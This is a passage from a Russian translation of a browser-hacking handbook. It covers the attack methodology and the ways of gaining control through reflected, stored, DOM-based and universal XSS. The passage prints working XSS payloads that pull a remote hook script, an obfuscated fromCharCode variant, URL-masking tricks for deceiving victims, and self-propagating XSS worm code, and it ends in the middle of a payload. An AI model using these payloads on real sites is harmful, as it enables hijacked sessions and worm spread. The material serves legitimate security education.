Прежде чем увлечённо переходить к дополнительным атакам, лучше проявить терпение и подумать, как расширить влияние на браузер. На этой стадии методологии вы пытаетесь уменьшить вероятность потери контроля, если пользователь уйдёт с текущего источника или вообще закроет веб-браузер.

Добиться этого можно несколькими способами, обеспечивающими разные уровни постоянства. Важно запастись терпением и использовать эту фазу как можно полнее до перехода к следующей: чем дольше браузер остаётся на крючке, тем большую часть поверхности атаки вы сможете исследовать и тем лучше будете управлять нападением.

Стоит также отметить, что иногда успешные действия на последующем этапе атаки открывают способы укрепить плацдарм и повысить степень контроля. Поэтому на схеме между двумя фазами проведена двунаправленная стрелка. Опыт поможет определить, когда усилия по повышению устойчивости канала управления должны получить преимущество перед атакой, а когда результаты атаки, напротив, увеличили гибкость и постоянство канала управления.

Атака

На этой стадии методологии вы используете полученный контроль над браузером и исследуете доступные из текущего положения возможности нападения. Атаки принимают самые разные формы: от «локальных» действий против экземпляра браузера или операционной системы, где он работает, до нападения на удалённые разрозненные системы в произвольных расположениях.

Внимательный читатель заметил, что обход политики единого источника расположен выше остальных элементов части «Атака» и отдельно от них. Почему? Потому что он входит во все этапы атаки. Это механизм безопасности, который предстоит обходить или использовать во время остальных фаз эксплуатации.

Ещё одна деталь, которая должна быстро броситься в глаза, - циклическая стрелка в центре части «Атака». Она не просто символизирует вращение: любая из фаз атаки, вероятнее всего, раскроет сведения, способные привести к успешному нападению в одной из остальных фаз. Поэтому вы, вероятно, будете переходить от одной категории к другой в зависимости от того, какая из них обещает наиболее эффективный результат.

Определено семь основных классов атак, которые можно проводить из веб-браузера. При выборе дальнейшего пути действует целый ряд факторов. Главными будут рамки исследования, желаемая цель и возможности браузера, находящегося на крючке.

Обход политики единого источника

SOP можно считать основной песочницей. Если вам удалось её обойти, атака уже состоялась: вы получили доступ к другому источнику, прежде скрытому браузером. После обхода SOP новый открывшийся источник можно атаковать любым другим применимым способом, потенциально запуская цепную реакцию.

Различные толкования SOP подробно исследуются в главе 4. Получив способ обхода, вы сможете беспрепятственно проводить множество атак. В этой главе рассматриваются отдельные несоответствия и способы эксплуатации пробелов в самом фундаментальном защитном механизме браузера.

Атаки на пользователей

Первый вариант атаки в методологии взлома браузера - атаки на пользователей, которым посвящена глава 5. Сюда относятся нападения, использующие пользователей браузера и их возможное неявное доверие к среде, которой управляет нападающий.

Опираясь на власть над браузером и способность управлять отображаемой страницей, вы можете создать среду, побуждающую пользователя ввести компрометирующие сведения, чтобы затем перехватить и использовать их.

Можно обманом заставить пользователя неосознанно разрешить событие, которое в обычных условиях защищено, например запуск произвольной программы или предоставление доступа к локальным ресурсам. Для достижения этой цели можно создавать скрытые диалоговые окна и прозрачные фреймы либо управлять событиями мыши, маскируя истинную функцию интерфейса и формируя у пользователя ложное представление.

Атаки на браузеры

Категория атак на браузеры включает непосредственные нападения на само ядро браузера. В главе 6 вы всерьёз возьмётесь за эту тему и исследуете широкий круг вопросов - от снятия цифровых отпечатков производителей до полной эксплуатации.

Веб-браузер - исполинская поверхность атаки. Он содержит огромное множество API и уровней абстракции для сохранения и извлечения данных. Неудивительно, что веб-браузеры годами страдали от уязвимостей в той или иной форме. Гораздо удивительнее, насколько часто разработчикам браузеров всё же удаётся сделать всё правильно.

Атаки на расширения

Если атаковать ядро браузера не удалось, дверь ещё далеко не закрыта. Можно также напасть на его дополнительные компоненты, которые, вероятно, установлены во множестве.

Эта тема рассматривается в главе 7 и в методологии отнесена к атакам на расширения. Вы изучите различия между вариантами и конкретными реализациями расширений.

Вы исследуете разные классы уязвимостей расширений. Они позволяют использовать находящиеся в расширениях функции для выполнения межисточниковых запросов или даже команд операционной системы.

Атаки на плагины

Традиционно одной из самых уязвимых областей веб-браузера были плагины. Плагин заметно отличается от расширения: это сторонний компонент, который инициализируется исключительно по усмотрению полученной веб-страницы, а не постоянно встроен в браузер.

Категория атак на плагины рассматривается в главе 8. В неё входят нападения на широко распространённые плагины, такие как Java и Flash. Вы узнаете, как определять установленные плагины, познакомитесь с уязвимостями прежних версий, найденными разными исследователями, и изучите способы обхода некоторых функций безопасности, предназначенных для защиты от злоупотребления плагинами.

Атаки на веб-приложения

Браузер создан для работы со Всемирной паутиной, поэтому неудивительно, что в методологии есть этап атак на веб-приложения. В эту область входят нападения на веб-приложения с помощью стандартных возможностей веб-браузера. Глава 9 подробно объясняет, как использовать обычные функции браузера для эксплуатации веб-приложений.

Представьте всё богатство приложений, доступных во внутренней сети, к которым обычно можно обратиться лишь изнутри периметра организации. Что, если внешний веб-сайт в другой вкладке способен просматривать эти приложения? Вы узнаете, что предположение о защите сайтов внутренней сети от внешних атак межсетевым экраном доказуемо ложно.

Атаки на сети

Возможно, вы не замечали, как веб-браузер подключается к нестандартным портам, но на самом деле это происходит довольно часто. Приложения нередко устанавливают веб-сервер на произвольном порту, а некоторые сайты в Интернете даже публикуют содержимое не на портах 80 или 443.

Но что, если браузер вообще подключается не к веб-серверу? Что, если он связывается со службой совершенно иного назначения, использующей совершенно другой протокол? Это не нарушит SOP и в большинстве случаев будет допустимо с точки зрения защитных механизмов браузера. Изменение назначения такого поведения браузера позволяет строить сложные сценарии атак.

Этап атак на сети переносит цель на нижние уровни модели OSI. В главе 10 вы узнаете, что все рассматриваемые методы в равной мере применимы для нападения на любую сеть TCP/IP.

Итоги

Можно утверждать, что веб-браузер - важнейшая программа десятилетия. Производители редко разрабатывают для своих приложений специальные клиентские программы. Гораздо чаще они создают пользовательские интерфейсы на основе веб-технологий, причём не только для традиционных сетевых веб-приложений, но и для локальных приложений и программ внутренней сети. Веб-браузер занимает господствующее положение клиента в модели «клиент-сервер».

Веб-браузер уже обладает властью почти во всех сетях, и даже если организация захочет избавиться от него, сделать это вряд ли удастся. У организации нет иного выбора, кроме как допустить веб-браузеры в свою сеть.

Как правило, хакеры проводят атаку, притворяясь безвредным веб-сервером, который отправляет веб-браузеру допустимые данные. В большинстве случаев браузер не понимает, что общается с враждебным веб-сервером. Он исполняет все присланные таким сервером инструкции в якобы безопасном убежище внутри периметра межсетевого экрана.

В оставшейся части книги вы освоите методологию и изучите способы эксплуатации веб-браузера и устройств, к которым он имеет доступ.

Вопросы

1. Какую функцию выполняет DOM в веб-браузере?
2. Почему безопасный браузер важен для комплексного подхода к безопасности?
3. Назовите несколько различий между JavaScript и VBScript.
4. Назовите три способа, которыми сервер способен ослабить безопасность веб-браузера.
5. Что представляет собой поверхность атаки веб-браузера?
6. Опишите принцип работы песочницы.
7. Может ли прокси-сервер просматривать обмен данными, когда браузер использует HTTPS?
8. Назовите три заголовка HTTP, связанных с безопасностью.
9. Почему принцип устойчивости не является другом специалиста по безопасности?
10. Какой язык сценариев доступен в Internet Explorer, но отсутствует в других современных браузерах?

Ответы на вопросы находятся на сайте книги browserhacker.com и на сайте Wiley: <www.wiley.com/go/browserhackershandbook>.

Примечания

[1] [назад] Microsoft. (2013). *Security Intelligence Report (SIR), Vol. 15*. Получено 12 декабря 2013 года с microsoft.com.
[2] [назад] Antone Gonsalves. (2013). *Браузеры представляют наибольшую угрозу для предприятий, сообщает Microsoft*. Получено 12 декабря 2013 года с networkworld.com.
[3] [назад] Wikipedia. (2013). *Модель «клиент-сервер»*. Получено 12 декабря 2013 года с en.wikipedia.org.
[4] [назад] Wikipedia. (2013). *Запрос-ответ*. Получено 12 декабря 2013 года с en.wikipedia.org.
[5] [назад] Wikipedia. (2013). *Движок веб-браузера*. Получено 15 декабря 2013 года с en.wikipedia.org.
[6] [назад] Wikipedia. (2013). *Список движков компоновки*. Получено 15 декабря 2013 года с en.wikipedia.org.
[7] [назад] Wikipedia. (2013). *WebKit*. Получено 15 декабря 2013 года с en.wikipedia.org.
[8] [назад] WebKit Open Source Project. (2013). *Проект WebKit с открытым исходным кодом - цели проекта WebKit*. Получено 15 декабря 2013 года с webkit.org.
[9] [назад] Bruce Lawson. (2013). *300 миллионов пользователей и переход на WebKit*. Получено 15 декабря 2013 года с my.opera.com.
[10] [назад] Doug DePerry. (2012). *Безопасность HTML5. Современный взгляд на веб-браузер*. Получено 15 декабря 2013 года с isecpartners.com.
[11] [назад] Alex Russell. (2006). *Comet: данные для браузера с малой задержкой*. Получено 8 марта 2013 года с infrequently.org.
[12] [назад] Facebook. (2013). *Начало работы с веб-сайтами - Facebook Developers*. Получено 15 декабря 2013 года с developers.facebook.com.
[13] [назад] StopBadware. (2013). *Предупреждение Firefox о веб-сайте | StopBadware*. Получено 15 декабря 2013 года с stopbadware.org.
[14] [назад] Mozilla. (2013). *Примечания к выпуску Firefox - настольная версия*. Получено 15 декабря 2013 года с mozilla.org.
[15] [назад] Mozilla. (2013). *62178 - реализовать механизм предотвращения небезопасных запросов из защищённого контекста*. Получено 15 декабря 2013 года с bugzilla.mozilla.org.

[16] [назад] Thomas Duebendorfer and Stefan Frei. (2009). *Почему незаметные обновления повышают безопасность*. Получено 15 декабря 2013 года с research.google.com.
[17] [назад] Andrew Gregory. (2008). *Andrew Gregory - миф о принципе устойчивости*. Получено 15 декабря 2013 года с my.opera.com и my.opera.com.

Глава 2. Получение контроля

Первый шаг при взломе браузера - захватить управление целевым браузером. Это похоже на попытку просунуть ногу в приоткрытую входную дверь. До достижения конечной цели предстоит выполнить множество других действий, но этот решающий шаг во всех случаях должен быть первым. Это фаза получения контроля в методологии взлома браузеров.

Каждый раз, когда веб-браузер исполняет код веб-сервера, перед вами открывается возможность захватить управление. Выполняя код сервера, браузер отдаёт ему часть власти. Вам нужно создать ситуацию, в которой браузер запустит написанный вами код. Добившись этого, вы сможете начать обращать функции браузера против него самого.

Фаза получения контроля может требовать разной степени технической изощрённости. Существует множество способов выполнить ваши инструкции: одни довольно просты, другие требуют значительно больших усилий. Самый очевидный путь получить управление - заставить цель просто открыть ваше веб-приложение.

Специалисты по проверке безопасности веб-приложений уже знают многие из рассматриваемых в этой главе приёмов и уверенно ими пользуются. В действительности некоторые из них хорошо известны, широко освещаются в публикациях и часто подробно разбираются сообществом безопасности.

Когда ваши инструкции начнут выполняться в браузере, потребуется исследовать и понять существующие ограничения. Но сначала сразу перейдём к делу и изучим способы выполнить эту первую фазу методологии - получить контроль.

Основы получения контроля

Ваша первая задача - найти способ приобрести некоторую власть над целью. Для этого необходимо каким-либо образом выполнить предварительные инструкции. Первоначальный код, попавший в целевой браузер, позволит получить контроль и запустить процесс взлома.

Такой код принимает разные формы. Например, средством первоначального получения управления может стать JavaScript, HTML, CSS или любая другая логика, связанная с браузером. Иногда эта логика даже заключена в файл байт-кода, например во вредоносный файл SWF формата Adobe Flash.

Способ получить контроль над целью во многом зависит от обстоятельств атаки. Если вы используете скомпрометированный сайт, можно организовать скрытую загрузку. При целевом фишинге лучшим выбором может оказаться уязвимость межсайтового выполнения сценариев (Cross-site Scripting, XSS), а если вы сидите в кафе, вероятно, стоит применить сетевые атаки. Эти формы нападения рассматриваются в следующих разделах.

В этой главе встретится термин «зацепление». Зацепление браузера начинается с выполнения первоначального кода, а затем продолжается сохранением канала связи, который вы исследуете в следующей главе. Но прежде всего драгоценные инструкции нужно доставить в целевой браузер, поэтому начнём именно с этого.

Способы получения контроля

В вашем распоряжении бесчисленное множество способов захватить управление целевыми браузерами. Этому способствуют взрывной рост Интернета, сложность современных браузеров, количество динамически исполняемых языков и запутанные модели доверия.

В оставшейся части главы рассматриваются различные способы получения контроля, однако считать этот набор исчерпывающим не следует. Стремительно меняющийся браузер, вероятно, продолжит предоставлять новые возможности.

Использование атак межсайтового выполнения сценариев

До появления JavaScript в Netscape Navigator в 1995 году[1] веб-содержимое в основном представляло собой статически доставляемый HTML. Чтобы изменить какие-либо данные на сайте, пользователю обычно приходилось щёлкать по ссылке, что запускало совершенно новый цикл запроса и ответа HTTP. Веб настоятельно нуждался в каком-нибудь динамическом языке.

И, конечно же, появился JavaScript. Вскоре после внедрения динамического языка в веб-браузеры были зарегистрированы первые известные случаи внедрения вредоносного кода.

Один из самых ранних известных случаев был описан в феврале 2000 года координационным центром реагирования на компьютерные происшествия Университета Карнеги-Меллона, известным также как CERT/CC. В рекомендации CERT CA-2000-02[2] рассказывалось о непреднамеренном включении вредоносных тегов HTML или сценариев и о возможном воздействии на пользователей посредством выполнения вредоносного кода. Среди первых примеров вредоносных действий были названы:

• отравление файлов cookie;
• раскрытие конфиденциальных сведений;
• нарушение политик безопасности на основе источника;
• изменение веб-форм;
• раскрытие содержимого, зашифрованного SSL.

Хотя в первоначальной рекомендации выражение «межсайтовое выполнение сценариев» упоминалось лишь мимоходом, со временем атака получила название Cross-site Scripting, или CSS. Чтобы избежать путаницы с Cascading Style Sheets, в отрасли безопасности стали использовать сокращение XSS.[3] Со временем межсайтовое выполнение сценариев, или XSS, оказалось особенно распространённой атакой из-за уязвимостей в коде веб-сайтов.

В общем случае XSS возникает, когда недоверенное содержимое обрабатывается, а затем признаётся браузером доверенным для отображения. Если оно включает HTML, JavaScript, VBScript или другие динамические данные, браузер потенциально выполнит недоверенный код.

Представьте, например, что уязвимость XSS существует в Google App Store: тогда нападающий может обманом заставить пользователя установить вредоносное расширение Chrome. Именно это и произошло в реальных условиях, что в 2011 году продемонстрировал Джон Оберхайде. Он показал эксплуатацию уязвимости XSS в Android Web Market, как этот магазин назывался в то время. После выполнения жертвой эксплойт устанавливал на её устройство произвольные приложения с произвольными разрешениями.[4]

Существуют разные классификации XSS, но в самом общем смысле они затрагивают одну из сторон отношений браузера и сервера. Традиционные отражённые и постоянные XSS связаны с ошибками серверной реализации, тогда как XSS в DOM и универсальные XSS эксплуатируют клиентские уязвимости.

Можно представить даже гибридный вариант, в котором одна неполная ошибка существует на клиенте, а другая - на сервере. По отдельности они могут не создавать угрозы безопасности, но вместе образуют уязвимость XSS.

Как и во многих областях безопасности, по мере открытия новых способов атаки эти довольно размытые границы, вероятно, будут меняться. Однако ради исторической преемственности и удобства обучения на протяжении книги используются следующие традиционные широкие категории XSS.

Отражённое межсайтовое выполнение сценариев

Отражённые уязвимости XSS, вероятно, представляют собой наиболее распространённую обнаруживаемую форму XSS.

Отражённый XSS возникает, когда недоверенные пользовательские данные отправляются веб-приложению, которое немедленно возвращает их в ответе, фактически отражая недоверенное содержимое на странице. Браузер видит, что код пришёл с веб-сервера, считает его безопасным и выполняет.

Как и большинство уязвимостей XSS, отражённый XSS ограничен правилами политики единого источника. Уязвимость этого типа находится в серверном коде. Ниже приведён пример уязвимого кода JSP:

```
<% String userId = request.getParameter("user"); %>
Your User ID is <%= userId %>
```

Код получает параметр запроса `user` и непосредственно возвращает его содержимое в ответе. Для эксплуатации ошибки может быть достаточно посетить адрес `http://browservictim.com/userhome.jsp?user=<iframe%20src=http://browserhacker.com/></iframe>`. При отображении страницы в неё будет включён IFrame с сайтом `browserhacker.com`.

Ту же ошибку можно использовать для внедрения удалённого JavaScript в браузер, если обманом заставить цель посетить адрес `http://browservictim.com/userhome.jsp?user=<script%20src=http://browserhacker.com/hook.js></script>`. Когда веб-приложение обрабатывает этот URL, оно возвращает блок `<script>` внутри HTML. Получив HTML, браузер видит блок `<script>`, включает удалённый JavaScript, после чего тот выполняется в контексте уязвимого источника.

Как вы узнаете далее в этой главе, для успешной эксплуатации таких слабостей веб-приложений может потребоваться социальная инженерия. Например, придётся предоставить сокращённый или замаскированный URL либо применить другой способ, чтобы обманом заставить пользователя открыть подготовленный адрес.

МАСКИРОВКА URL

URL можно замаскировать следующими способами:

- применить службу сокращения URL;
- использовать перенаправление URL;
- закодировать символы в формате URL или ASCII;
- добавить множество лишних, не относящихся к делу параметров запроса, поместив вредоносную полезную нагрузку в середину или ближе к концу;
- использовать в URL символ @, чтобы добавить поддельное содержимое домена;
- преобразовать имя узла в целое число, например `http://3409677458`;

РЕАЛЬНЫЕ ПРИМЕРЫ ОТРАЖЁННОГО XSS

Реальных примеров отражённых уязвимостей XSS было так много, что трудно выбрать лишь несколько, однако к числу наиболее примечательных относятся следующие:

• Статья Рамника Сидху «Отражённая уязвимость XSS затрагивает миллионы сайтов, размещённых в HostMonster» (ehackingnews.com).

Платформа размещения HostMonster включала стандартную страницу ошибки HTTP 404 для всех обслуживаемых сайтов. К сожалению, на этой странице имелась функция показа рекламы, которую можно было эксплуатировать через уязвимость XSS. В результате уязвимый код работал на каждом сайте, размещённом в HostMonster.

• Статья XSSed «На сайтах F-Secure, McAfee и Symantec снова обнаружен XSS» (xssed.com).

Популярный сайт для публикации сведений об уязвимостях XSS под названием XSSed разместил статью о простых отражённых уязвимостях XSS, обнаруженных на сайтах известных производителей средств безопасности. Среди них были F-Secure, McAfee и Symantec.

• Статья Майкла Саттона «Стена позора мобильных приложений: ESPN ScoreCenter» (research.zscaler.com).

Уязвимости XSS встречаются не только в обычных веб-браузерах. Исследователь ZScaler Майкл Саттон обнаружил XSS на мобильном сайте, который главным образом отображался в контроллере WebView приложения для iPhone. Разработчики приложений довольно часто используют встроенные веб-фреймы для вывода сведений. Независимо от того, где отображался сайт - в настольном браузере или приложении iPhone, - он оставался уязвимым для XSS.

Хранимое межсайтовое выполнение сценариев

Хранимые, или постоянные, уязвимости XSS похожи на отражённый XSS, но код XSS сохраняется в хранилище данных веб-приложения. После сохранения сценария любой последующий посетитель скомпрометированного сайта выполнит вредоносный код. Для нападающего это более привлекательный путь эксплуатации: вредоносный код запускается при каждом посещении затронутой страницы и не зависит от специально подготовленных ссылок или социальной инженерии.

Обычно при такой атаке эксплуатируется серверная база данных, но хранилищем могут стать и файлы журналов. Представьте приложение, которое записывает все пользовательские запросы, не применяя должной защиты от XSS, а для просмотра журналов предоставляет веб-интерфейс.

Всякий, кто откроет такие журналы, может непреднамеренно отобразить и выполнить вредоносный код в своём браузере. Кроме того, поскольку подобные функции обычно доступны только администраторам, вредоносный код способен выполнять конфиденциальные или критически важные действия.

Разовьём пример из раздела об отражённом межсайтовом выполнении сценариев и предположим, что приложение сохраняет также отображаемое имя пользователя. Например:

```
<%
 String userDisplayName = request.getParameter("userdisplayname");
 String userSession = session.getAttribute('userid');
 String dbQuery = "INSERT INTO users (userDisplayName) VALUES(?) WHERE
  userId = ?";
 PreparedStatement statement = connection.prepareStatement(dbQuery);
 statement.setString(1, userDisplayName);
 statement.setString(2, userSession);
 statement.executeUpdate();
%>
```

Теперь предположим, что в другой части приложения следующий код получает список последних пользователей:

```
<%
Statement statement = connection.createStatement();
ResultSet result =
  statement.executeQuery("SELECT * FROM users LIMIT 10");
%>
The top 10 latest users to sign up:<br />
<% while(result.next()) { %>
  User: <%=result.getString("userDisplayName")%><br />
<% } %>
```

Эксплуатация этой уязвимости, например посредством посещения адреса `http://browservictim.com/newuser.jsp?userdisplayname=<script%20src=http://browserhacker.com/hook.js></script>`, даёт вам как нападающему множитель силы. Больше не требуется обманом заставлять отдельного пользователя открывать сайт со специально подготовленной полезной нагрузкой XSS. Достаточно один раз эксплуатировать уязвимый веб-сайт, после чего вредоносный JavaScript будет выполняться у всех последующих посетителей.

РЕАЛЬНЫЕ ПРИМЕРЫ ХРАНИМОГО XSS

К числу примечательных реальных примеров хранимого XSS относятся:

• статья Бена Хаяка «Взлом Google Mail - хранимый XSS в Gmail, 2012 год!» (benhayak.blogspot.co.uk);

Хаяк обнаружил постоянную уязвимость XSS в Gmail. В этом случае ошибка находилась в новой функции, которую Google добавила в Gmail для показа сведений о ваших друзьях из Google+. Если поместить вредоносный JavaScript в определённую часть профиля Google+, то при некоторых условиях друзья в Gmail выполняли ваш код.

• статья XSSed «Ещё одна постоянная XSS на eBay» (xssed.com).

eBay тоже не избежал многочисленных веб-уязвимостей. Исследователь безопасности Шубхам Упадхьяй обнаружил, что новое объявление eBay можно дополнить полезной нагрузкой JavaScript. В результате любой ничего не подозревающий посетитель объявления выполнял JavaScript, то есть постоянный XSS, в источнике `https://ebay.com`.

Межсайтовое выполнение сценариев в DOM

XSS в объектной модели документа (DOM) - полностью клиентская форма XSS, которая не зависит от небезопасной обработки веб-приложением пользовательского ввода. В отличие от отражённого и хранимого XSS, уязвимость существует только в клиентском коде, например в JavaScript.

Рассмотрим следующий сценарий. Организация хочет добавить параметр для настройки приветствия. Но вместо серверной реализации разработчики создают функцию в коде, выполняемом на клиенте. Страница динамически изменяется на основе содержимого URL с помощью такого кода:

```
document.write(document.location.href.substr(
  document.location.href.search(
    /#welcomemessage/i)+16,document.location.href.length))
```

Код получает из URL текст после `#welcomemessage=x`, где `x` - любой символ или последовательность символов, и записывает его в документ текущей страницы. Работу в браузере можно увидеть на примере гипотетического адреса `http://browservictim.com/homepage.html#welcomemessage=Hiya`: при формировании страницы JavaScript вставит текст `Hiya` в её тело.

Тот же URL, но с вредоносным кодом, будет выглядеть так: `http://browservictim.com/homepage.html#welcomemessage=<script>document.location='http://browserhacker.com'</script>`. Он вставит JavaScript в DOM и в данном случае перенаправит браузер на `http://browserhacker.com`.

Из-за клиентской природы правильно подготовленная атака XSS в DOM часто остаётся невидимой для веб-серверов. Идентификатор фрагмента, то есть байты после символа #, позволяет добавить в URL данные, которые обычно не отправляются браузером веб-приложению.

Когда строка атаки находится после символа #, вредоносные данные вообще не покидают браузер. Это важно для приложений, которые полагаются на межсетевые экраны веб-приложений как на средство предотвращения атак. В подобных случаях вредоносная часть запроса может никогда не попасть в поле зрения такого экрана.

Ещё один пример уязвимого кода:

```
function getId(id){
  console.log('id: ' + id);
}
var url = window.location.href;
var pos = url.indexOf("id=")+3;
var len = url.length;
var id = url.substring(pos,len);
eval('getId(' + id.toString() + ')');
```

Этот поток выполнения можно эксплуатировать посредством внедрения вредоносного кода в параметр `id`. В данном примере требуется внедрить инструкции, которые загрузят и выполнят удалённый файл JavaScript. Следующая атака безуспешно попытается эксплуатировать уязвимость XSS в DOM: `http://browservictim.com/page.html?id=1');s=document.createElement('script');s.src='http://browserhacker.com/hook.js';document.getElementsByTagName('head')[0].appendChild(s);//`.

Как вы, вероятно, догадались, эта полезная нагрузка не выполнится, поскольку одинарные кавычки прервут вызов `eval` в приведённой функции. Для обхода проблемы полезную нагрузку можно заключить в вызов метода JavaScript `String.fromCharCode()`. Итоговый URL атаки выглядит так:

```
http://browservictim.com/page.html?id=1');eval(String.fromCharCode(115,
61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,10
9,101,110,116,40,39,115,99,114,105,112,116,39,41,59,115,46,115,114,99,61
,39,104,116,116,112,58,47,47,98,114,111,119,115,101,114,104,97,99,107,10
1,114,46,99,111,109,47,104,111,111,107,46,106,115,39,59,100,111,99,117,1
09,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,84,9
7,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,10
1,110,100,67,104,105,108,100,40,115,41,59))//
```

Предыдущий пример подчёркивает интересную проблему эксплуатации уязвимостей XSS этого типа. Сначала эксплойт нужно доставить ничего не подозревающей цели, не вызвав у неё сомнений. В приведённых примерах пользователя можно заставить открыть вредоносный URL множеством способов, включая электронное письмо, обновление статуса в социальной сети или мгновенное сообщение.

Часто такие URL пропускают через службу сокращения адресов, например bit.ly или goo.gl, чтобы скрыть их истинную вредоносную природу. Подробнее эти способы доставки рассматриваются далее в этой главе, в разделе об атаках с применением социальной инженерии.

> **РЕАЛЬНЫЕ ПРИМЕРЫ XSS В DOM**
>
> К примечательным реальным примерам XSS на основе DOM относятся:
>
> • статья Стефано Ди Паолы «XSS в DOM кнопки Google Plus One» (blog.mindedsecurity.com).
>
> Стефано Ди Паола обнаружил ошибку совместного использования ресурсов между источниками (CORS) в JavaScript кнопки Google +1. Уязвимость позволяла выполнять инструкции в источнике Google.
>
> • статья Шахина Рамезани «XSS в DOM Yahoo Mail» (abysssec.com).
>
> К несчастью для Yahoo, один из часто используемых рекламных поддоменов применял устаревший JavaScript, содержавший уязвимость XSS в DOM. Сторонний сценарий уже был обновлён для устранения незащищённого вызова функции `eval()`, но на момент исследования Yahoo всё ещё использовала уязвимую версию.

Универсальное межсайтовое выполнение сценариев

Клиентская уязвимость XSS, известная как универсальный XSS, представляет собой ещё один способ выполнить вредоносный JavaScript в браузере. В некоторых случаях её даже не ограничивает SOP.

> **РЕАЛЬНЫЙ ПРИМЕР УНИВЕРСАЛЬНОГО XSS**
>
> Интересный реальный пример универсального XSS:
>
> В 2009 году Рои Зальцман обнаружил, что Internet Explorer способен загружать произвольные URI с помощью Chrome через обработчик URL ChromeHTML.

```
var sneaky = 'setTimeout("alert(document.cookie);", 4000);
  document.location.assign("http://www.gmail.com");';
document.location =
  'chromehtml:"80%20javascript:document.write(sneaky)"';
```

> При подходящих условиях это фактически позволяло нападающему выполнить любой желаемый JavaScript против цели почти в любом источнике.[5] Например, приведённый JavaScript назначал текущим расположением фрейм Chrome с таймером, который срабатывал после загрузки Gmail.

Такая атака обычно поднимается на следующую ступень функциональной цепочки и злоупотребляет ошибками самого браузера, его расширений или плагинов. Эти уязвимости подробнее рассматриваются в главе 7.

XSS-вирусы

В 2005 году исследование Уэйда Алкорна[6] показало возможность вирусоподобного распространения вредоносного кода XSS. Такой код мог самораспространяться при наличии определённых условий во взаимодействии уязвимого веб-приложения и браузера.

В исследовании рассматривался сценарий, где хранимая уязвимость XSS эксплуатируется так, чтобы последующие посетители заражённого источника выполняли вредоносный JavaScript. В результате браузер цели пытался провести XSS-атаку против других веб-приложений. В примере использовалась следующая полезная нагрузка XSS:

```
<iframe name="iframex" id="iframex" src="hidden" style="display:none">
</iframe>
<script SRC="http://
browserhacker.com/xssv.js"></script>
```

Содержимое `xssv.js` выглядело так:

```
function loadIframe(iframeName, url) {
  if ( window.frames[iframeName] ) {
    window.frames[iframeName].location = url;
    return false;
  }
  else return true;
}
function do_request() {
  var ip = get_random_ip();
  var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
    'src="hidden" style="display:none"></iframe> ' +
    '<script src="
http://browserhacker.com/xssv.js"></script>';
  loadIframe('iframe2',
    "http://" + ip + "/index.php?param=" + exploit_string);
}
function get_random()
{
  var ranNum= Math.round(Math.random()*255);
  return ranNum;
}
function get_random_ip()
{
  return "10.0.0."+get_random();
}
setInterval("do_request()", 10000);
```

Как видно из кода, JavaScript выполняет `do_request()`, которая отправляет XSS-атаку случайному узлу с помощью метода `loadIframe()`. Следующий узел выбирается случайным образом функциями `get_random_ip()` и `get_random()`. Затем полезная нагрузка XSS запускает рекурсивную атаку против всех, кто впоследствии посетит изменённую страницу.

Последствия такого автоматического распространения вредоносного JavaScript для браузеров весьма серьёзны. В демонстрации Алкорна выполнение не зависит от действий пользователя, за исключением первоначального посещения страницы. Браузер затронутого пользователя просто исполняет команды и продолжает работу.

Сама полезная нагрузка распространяла себя, после чего завершалась. Однако, как вы узнаете в следующих главах, число вредоносных действий, которые можно выполнить из браузера, практически безгранично.

Samy

Вскоре гипотетическая атака Алкорна стала реальностью благодаря Сэми Камкару и его печально известному «червю Samy», который затронул более миллиона профилей MySpace. Многие специалисты по безопасности считают эту инфекцию самой быстро распространявшейся из когда-либо встречавшихся в реальных условиях: все эти миллионы профилей были заражены за первые 24 часа.

Важно отметить, что распространение обычного компьютерного вируса нельзя однозначно сопоставить с распространением XSS-вируса. В особенности потому, что такая инфекция, строго говоря, не оставляет в браузере жертвы обычных исполняемых файлов.

Червь Samy применял несколько приёмов для обхода механизмов защиты MySpace. На высоком уровне к ним относились следующие:

• выполнение первоначального JavaScript внутри параметра `background:url` элемента `div`, характерное для IE версий 5 и 6:

```
<div style="background:url('javascript:alert(1)')">
```

• обход проблем экранирования одинарных и двойных кавычек в JavaScript посредством размещения кода в другом месте и запуска инструкций из атрибута `style`:

```
<div
 id="mycode" expr="alert('hah!')"
 style="background:url('javascript:eval(document.all.mycode.expr)')"
>
```

• обход фильтрации слова `javascript` путём вставки символа новой строки (`\n`);

• вставка двойных кавычек с помощью метода `String.fromCharCode()`;
• многочисленные другие способы обхода чёрного списка ключевых слов с помощью метода `eval()`:

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

Полный код и его пошаговый разбор находятся по адресу namb.la.

Jikto

В 2007 году, всего через пару лет после первых исследований распространения XSS, Хоффман продемонстрировал Jikto на конференции ShmooCon. Jikto был инструментом, показывавшим последствия неустранённых уязвимостей XSS и выполнения подконтрольного нападающему кода в браузере.

Развивая методологию ранних исследований и кода самораспространяющегося XSS, Jikto запускал незаметный цикл JavaScript, который либо пытался распространить себя подобно Samy, либо опрашивал центральный сервер в ожидании дальнейших команд. Хотя код был создан для внутренней демонстрации, он утёк и постепенно распространился по Интернету.

Одним из наиболее интересных усовершенствований Jikto был способ обхода SOP. Инструмент загружал как собственный код, так и содержимое целевого источника в один источник через прокси, или межисточниковый мост. Первоначально для проксирования отдельных запросов применялся Google Translate, но Jikto можно было приспособить и к другим сайтам. Копия кода Jikto доступна на browserhacker.com.

Конкурс миниатюрных самовоспроизводящихся XSS-червей

К 2008 году сообщество безопасности уже хорошо понимало и активно обсуждало принципы XSS-вирусов и червей. Оставалось лишь оптимизировать эти самораспространяющиеся полезные нагрузки и найти наиболее эффективный способ их построения.

Одной из таких попыток стал проведённый Робертом Хансеном в 2008 году конкурс миниатюрных самовоспроизводящихся XSS-червей.[7] Требовалось создать как можно более короткий самокопирующийся фрагмент HTML или JavaScript, который показывал стандартное диалоговое окно `alert` и размножался посредством запроса POST.

Победили Джорджо Маоне и Эдуардо Вела, предложившие очень похожие решения. Им удалось построить 161-байтовую полезную нагрузку, которая копировала себя в файл PHP через запрос POST. После распространения её размер не увеличивался, участие пользователя не требовалось, и даже данные из файла cookie не использовались:

```
<form>
 <input name="content">
  <img src=""
   onerror="with(parentNode)
  alert('XSS',submit(content.value='<form>'+
   innerHTML.slice(action=(method='post')+
   '.php',155)))">
```

и

```
<form>
 <INPUT name="content">
  <IMG src="" onerror="with(parentNode)
   submit(action=(method='post')+
   '.php',content.value='<form>'+
